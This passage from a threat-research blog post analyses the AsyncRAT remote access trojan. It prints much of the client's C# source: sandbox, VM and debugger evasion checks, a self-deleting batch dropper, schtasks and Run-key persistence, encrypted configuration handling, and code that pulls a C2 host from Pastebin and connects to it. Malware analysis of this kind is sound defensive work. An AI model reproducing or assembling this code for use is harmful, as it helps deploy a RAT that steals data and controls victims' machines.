63 .....                     string manufacturer = item["Manufacturer"].ToString().ToLower();
64 .....                     if ((manufacturer == "microsoft corporation" && item["Model"].ToString().ToUpperInvariant().Contains(
65 .....                         || manufacturer.Contains("vmware")
66 .....                         || item["Model"].ToString() == "VirtualBox")
67 .....                     {
68 .....                         return true;
69 .....                     }
70 .....                 }
71 .....             }
72 .....         }
73 .....     }
74 .....     catch { }
75 .....     return false;
76 ..... }
77
```

```
92 ..... private static bool DetectSandboxie()
93 ..... {
94 .....     try
95 .....     {
96 .....         if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
97 .....             return true;
98 .....         else
99 .....             return false;
100 .....     }
101 .....     catch
102 .....     {
103 .....         return false;
104 .....     }
105 ..... }
106
```

As you can see, just check if *Sbiedll.dll* is loaded, which is a module of sandboxie sandbox.

Also check disk size:

```
28 ..... private static bool IsSmallDisk()
29 ..... {
30 .....     try
31 .....     {
32 .....         long GB_60 = 61000000000;
33 .....         if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= GB_60)
34 .....             return true;
35 .....     }
36 .....     catch { }
37 .....     return false;
38 ..... }
```

The logic is simple, determine if a compromised host is operating in a malware lab or sandbox by examining the size of its hard drive.

Another method is `IsXP`: check if its process is running in `XP Windows` Operating System:

```
40 .....private static bool IsXP()
41 .....{
42 .....    try
43 .....    {
44 .....        if (new Microsoft.VisualBasic.Devices.ComputerInfo().OSFullName.ToLower().Contains("xp"))
45 .....        {
46 .....            return true;
47 .....        }
48 .....    }
49 .....    catch { }
50 .....    return false;
51 .....}
52
```

Check if remote debugger exist:

```
78 .....private static bool DetectDebugger()
79 .....{
80 .....    bool isDebuggerPresent = false;
81 .....    try
82 .....    {
83 .....        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref isDebuggerPresent);
84 .....        return isDebuggerPresent;
85 .....    }
86 .....    catch
87 .....    {
88 .....        return isDebuggerPresent;
89 .....    }
90 .....}
91
```

The following image depicts the code that drops a `.bat` script in the `%temp%` folder to delete itself as part of a defense evasion technique to clear its trace after execution and drop a copy of itself on the compromised host:

```
50 .....    FileStream fs;
51 .....    if (File.Exists(installPath.FullName))
52 .....    {
53 .....        File.Delete(installPath.FullName);
54 .....        Thread.Sleep(1000);
55 .....    }
56 .....    fs = new FileStream(installPath.FullName, FileMode.CreateNew);
57 .....    byte[] clientExe = File.ReadAllBytes(currentProcess);
58 .....    fs.Write(clientExe, 0, clientExe.Length);
59 .....
60 .....    Methods.ClientOnExit();
61 .....
62 .....    string batch = Path.GetTempFileName() + ".bat";
63 .....    using (StreamWriter sw = new StreamWriter(batch))
64 .....    {
65 .....        sw.WriteLine("@echo off");
66 .....        sw.WriteLine("timeout 3 > NUL");
67 .....        sw.WriteLine("START " + "\"" + "\"" + "\"" + installPath.FullName + "\"");
68 .....        sw.WriteLine("CD " + Path.GetTempPath());
69 .....        sw.WriteLine("DEL " + "\"" + Path.GetFileName(batch) + "\" + " /f /q");
70 .....    }
71
```

**Persistence** - The client installs itself to the registry or startup folder to maintain persistence after system reboots.

The *AsyncRAT* client will verify that its code executes with administrative permissions. If so, it will add Windows Scheduled Tasks using `schtasks.exe` with the highest runlevel permissions to execute a duplicate of itself, if *AsyncRAT* is not running with administrative privileges, it will use Registry Run Key

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` for its persistence:

```
32 ..... if (Methods.IsAdmin()) //if payload is runnign as administrator install schtasks-
33 ..... {
34 .....     Process.Start(new ProcessStartInfo
35 .....     {
36 .....         FileName = "cmd",
37 .....         Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn " + "\"" + Path.GetFileNameWithoutExtension(instal
llPath.Name) + "\" + " /tr " + "\"" + "\"" + installPath.FullName + "\" + "' & exit",
38 .....         WindowStyle = ProcessWindowStyle.Hidden,
39 .....         CreateNoWindow = true,
40 .....     });
41 ..... }
42 ..... else
43 ..... {
44 .....     using (RegistryKey key = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree)
45 .....     {
46 .....         key.SetValue(Path.GetFileNameWithoutExtension(installPath.Name), "\"" + installPath.FullName + "\"");
47 .....     }
48 ..... }
49 .....
```

## Connection and Control

---

On execution, the client initiates a connection to the server. After a successful connection, the client sends detailed system information to the server, including the computer name, user name, operating system, processor, and installed antivirus software. The client also downloads a small `.NET` assembly DLL file from the server, which is injected into a newly created process. This is where the *AsyncRAT*'s core functionality is executed.

*AsyncRAT* will decrypt its AES encrypted configuration data including the port and C2 IP address that will be used for C2 communication:

```

55 ..... public static bool InitializeSettings()
56 ..... {
57 #if DEBUG
58 ..... return true;
59 #endif
60 ..... try
61 ..... {
62 .....     Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
63 .....     aes256 = new Aes256(Key);
64 .....     Ports = aes256.Decrypt(Ports);
65 .....     Hosts = aes256.Decrypt(Hosts);
66 .....     Version = aes256.Decrypt(Version);
67 .....     Install = aes256.Decrypt(Install);
68 .....     MTX = aes256.Decrypt(MTX);
69 .....     Pastebin = aes256.Decrypt(Pastebin);
70 .....     Anti = aes256.Decrypt(Anti);
71 .....     BDOS = aes256.Decrypt(BDOS);
72 .....     Group = aes256.Decrypt(Group);
73 .....     Hwid = HwidGen.HWID();
74 .....     Serversignature = aes256.Decrypt(Serversignature);
75 .....     ServerCertificate = new X509Certificate2(Convert.FromBase64String(aes256.Decrypt(Certificate)));
76 .....     return VerifyHash();
77 ..... }
78 ..... catch { return false; }
79 ..... }
80
81 ..... private static bool VerifyHash()
82 ..... {
83 .....     try
84 .....     {
85 .....         var csp = (RSACryptoServiceProvider)ServerCertificate.PublicKey.Key;
86 .....         return csp.VerifyHash(Sha256.ComputeHash(Encoding.UTF8.GetBytes(Key)), CryptoConfig.MapNameToOID
87 .....     }
88 .....     catch (Exception)
89 .....     {
90 .....         return false;
91 .....     }
92 ..... }
93 ..... }
94 }

```

This is the code snippet for C2 server communication and C2 downloads:

```

..... using (WebClient wc = new WebClient())
..... {
.....     NetworkCredential networkCredential = new NetworkCredential("", "");
.....     wc.Credentials = networkCredential;
.....     string resp = wc.DownloadString(Settings.Pastebin);
.....     string[] spl = resp.Split(new[] { ":" }, StringSplitOptions.None);
.....     Settings.Hosts = spl[0];
.....     Settings.Ports = spl[new Random().Next(1, spl.Length)];
.....     TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
..... }
}

```

## Updating and Uninstalling

*AsyncRAT* allows for the updating and uninstalling of the client directly from the server.

```
HandleBotKiller.cs X
AsyncRAT-C# > Plugin > Miscellaneous > Miscellaneous > Handler > HandleBotKiller.cs
1  using System;
2  using System.IO;
3  using System.Diagnostics;
4  using System.Runtime.InteropServices;
5  using Microsoft.Win32;
6  using System.Security.Principal;
7  using MessagePackLib.MessagePack;
8  using Plugin;
9
10 namespace Miscellaneous.Handler
11 {
12     public class HandleBotKiller
13     {
14         int count = 0;
15         public void RunBotKiller()
16         {
17
18             foreach (Process p in Process.GetProcesses())
19             {
20                 try
21                 {
22                     if (Inspection(p.MainModule.FileName.ToLower()))
23                         if (!IsWindowVisible(p.MainWindowHandle))
24                         {
25                             string pName = p.MainModule.FileName;
26                             p.Kill();
27                             RegistryDelete(@"Software\Microsoft\Windows\CurrentVersion\Run", pName);
28                             RegistryDelete(@"Software\Microsoft\Windows\CurrentVersion\RunOnce", pName);
29                             System.Threading.Thread.Sleep(200);
30                             File.Delete(pName);
31                             System.Threading.Thread.Sleep(200);
32                             count++;
33                         }
34                 }
35                 catch { }
36             }
37         }
38     }
39 }
```

The uninstall functionality would typically involve the server sending a command to the client, telling it to remove itself from the infected machine. This might involve deleting the client binary, as well as any other files created by the client. The client might also remove any registry keys it has created, and undo any other changes it has made to the system.

## Conclusion

---

Given its open-source nature and availability on GitHub since January 2019, *AsyncRAT* is accessible to a wide range of threat actors, including both individual malicious actors and sophisticated APT groups. This availability, combined with its powerful features, makes it a popular choice for cybercriminals.

The observed campaigns leveraging spear-phishing attacks and script loaders, such as the one using a Microsoft OneNote attachment to load a .HTA file, demonstrate that attackers can employ a variety of methods to deliver *AsyncRAT* to targeted hosts or networks. This underlines the importance of a comprehensive security posture, encompassing not just malware detection and removal, but also employee training and robust email security measures to combat spear-phishing attacks.

By Cyber Threat Hunters from MSSPLab:

- [@cocomelonc](#)
- [@wqkasper](#)

## References

---

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp>

<https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat>

[https://twitter.com/anyrun\\_app/status/1617401778240102400](https://twitter.com/anyrun_app/status/1617401778240102400)

<https://any.run/malware-trends/>

[MITRE ATT&CK: Process Hollowing](#)

<https://research.splunk.com/stories/asyncrat/>

Thanks for your time happy hacking and good bye!

*All drawings and screenshots are MSSPLab's*